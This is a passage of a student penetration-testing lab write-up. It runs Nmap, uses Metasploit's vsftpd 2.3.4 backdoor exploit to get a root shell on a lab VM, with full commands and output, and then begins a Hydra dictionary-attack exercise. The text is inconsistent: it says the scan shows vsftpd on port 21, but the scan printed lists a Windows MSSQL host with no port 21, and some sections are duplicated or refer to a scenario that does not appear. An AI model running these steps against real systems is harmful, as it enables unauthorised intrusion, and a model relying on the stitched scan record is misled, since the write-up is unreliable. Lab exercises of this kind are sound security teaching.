
firefox Metasploitable.html



```
┌──(namit㉿namit)-[~]
└─$ firefox Metasploitable.html

┌──(namit㉿namit)-[~]
└─$ 
```

TASK 3:

5. With the file open in Firefox, we can easily see what services are running as well as their version. We are going to focus on port 21, where FTP is running for this lab. We can see that there is a product called vsftpd running on this port.



Nmap Scan Report - Scanned at Mon Jun 19 10:54:11 2023

Scan Summary | 10.0.2.4

Scan Summary

Nmap 7.93 was initiated at Mon Jun 19 10:54:11 2023 with these arguments:
nmap -v -sC -sV -oX Metasploitable.xml 10.0.2.4

Verbosity: 1; Debug level 0

Nmap done at Mon Jun 19 10:55:16 2023; 1 IP address (1 host up) scanned in 65.21 seconds

10.0.2.4

Address

- 10.0.2.4 (ipv4)
- 52:54:00:12:35:04 - QEMU virtual NIC (mac)

Ports

The 993 ports scanned but not shown below are in state: **filtered**

- 993 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
445	tcp	open	microsoft-ds	syn-ack			
902	tcp	open	vmware-auth	syn-ack	VMware Authentication Daemon	1.10	Uses VNC, SOAP
912	tcp	open	vmware-auth	syn-ack	VMware Authentication Daemon	1.0	Uses VNC, SOAP
1433	tcp	open	ms-sql-s	syn-ack	Microsoft SQL Server 2019	15.00.2000.00; RTM	

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
445	tcp	open	microsoft-ds	syn-ack			
902	tcp	open	vmware-auth	syn-ack	VMware Authentication Daemon	1.10	Uses VNC, SOAP
912	tcp	open	vmware-auth	syn-ack	VMware Authentication Daemon	1.0	Uses VNC, SOAP
1433	tcp	open	ms-sql-s	syn-ack	Microsoft SQL Server 2019	15.00.2000.00; RTM	
	ms-sql-info	10.0.2.4:1433: Version: name: Microsoft SQL Server 2019 RTM number: 15.00.2000.00 Product: Microsoft SQL Server 2019 Service pack level: RTM Post-SP patches applied: false TCP port: 1433					
	ms-sql-ntlm-info	10.0.2.4:1433: Target_Name: DESKTOP-P8VDEOF NetBIOS_Domain_Name: DESKTOP-P8VDEOF NetBIOS_Computer_Name: DESKTOP-P8VDEOF DNS_Domain_Name: DESKTOP-P8VDEOF DNS_Computer_Name: DESKTOP-P8VDEOF Product_Version: 10.0.19041					
	ssl-date	2023-06-19T14:59:09+00:00; +3m53s from scanner time.					
	ssl-cert	Subject: commonName=SSL_Self_Signed_Fallback Issuer: commonName=SSL_Self_Signed_Fallback Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha256WithRSAEncryption Not valid before: 2023-06-18T14:36:01 Not valid after: 2053-06-18T14:36:01 MD5: a40d07d3c5330751cfc84f19a2b28ea2 SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61					
1434	tcp	open	ms-sql-s	syn-ack	Microsoft SQL Server 2019	15.00.2000	
	ssl-cert	Subject: commonName=SSL_Self_Signed_Fallback Issuer: commonName=SSL_Self_Signed_Fallback Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha256WithRSAEncryption Not valid before: 2023-06-18T14:36:01 Not valid after: 2053-06-18T14:36:01 MD5: a40d07d3c5330751cfc84f19a2b28ea2 SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61					
5357	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-title	Service Unavailable					
	http-server-header	Microsoft-HTTPAPI/2.0					


Host Script Output

Script Name	Output
smb2-time	date: 2023-06-19T14:59:02 start_date: N/A
smb2-security-mode	311: Message signing enabled but not required
clock-skew	mean: 3m52s, deviation: 0s, median: 3m52s

Misc Metrics (click to expand)

6. The next step is to open Metasploit in a new tab in Kali VM by typing the following:


sudo msfconsole


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
namit@namit: ~
File Actions Edit View Help
HONK

```
┌──(namit㉿namit)-[~]
└─$ sudo msfconsole

       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/
```

7. We will now search the Metasploit database for any exploits related to this vsftpd product by typing the following:

search vsftpd




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

You will notice that one exploit shows up with the rank of excellent. We will use this exploit to get a shell on our Metasploitable VM.

TASK 4:

8. Type the following to use the exploit:

use exploit/unix/ftp/vsftpd_234_backdoor




```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                     t.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.
```

9. Once this is done, type “info” to see how this exploit is used and what it does. This is a useful resource for learning about different exploits.

   Then, type the following to complete the exploit:

   set rhost 10.0.2.4

   run



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:40207 → 10.0.2.4:6200) at 202
3-06-19 11:32:14 -0400



whoami
root
id
uid=0(root) gid=0(root)
```

This will run the exploit and will provide you with a shell on the Metasploitable VM. We can see that we are also the “root” user on the Metasploitable VM. This is an example of why enumeration is so important in finding any vulnerable services, and discovering how to take advantage of vulnerable services using Metasploit.

IV. OBSERVATIONS:

This will run the exploit and will provide you with a shell on the Metasploitable VM. We can see that we are also the “root” user on the Metasploitable VM. This is an example of why enumeration is so important in finding any vulnerable services, and discovering how to take advantage of vulnerable services using Metasploit.Hence, we have Learnt how to exploit a vulnerable FTP service to gain a shell using Metasploit.

V. INFERENCES:

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

FTP is a service that is commonly used in Web Servers from Webmasters for accessing the files remotely. So it is almost impossible not to find this service in one of our clients systems during an engagement.
There are some conclusions that we can make regarding this scenario. First of all the banner grabbing allow us to discover valuable information about the FTP server and the target operating system. This means that if the administrator had changed the FTP banner then it would be much harder for us to disclose these information.

On the other hand if a malicious user was trying brute force or dictionary attacks (like this scenario) against the FTP server then it would probably flooded the log files.A security solution that would block the IP address after 3 unsuccessful logins would be the most effective.

EXERCISE 2-C: Conducting a DictionaryAttack to Crack Online Passwords Using Hydra

I. AIM: To Learn how to conduct a dictionary attack to crack passwords online, using Hydra.

Purpose:

Hydra is an advanced password cracker which can be used to crack passwords for online pages, such as the login page of a website. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

This site has been developed for the purpose of specific types of hacking. Never use hydra on any site, system, or network without prior permission from the owner.

II. TOOLS REQUIRED:


1. Kali Linux VM
2. Hydra

III. STEP BY STEP PROCEDURE:

Task 1:

1. The first step is to power up Kali Linux in a virtual machine. Then, open the Hydra help menu with the following command as "root" user:

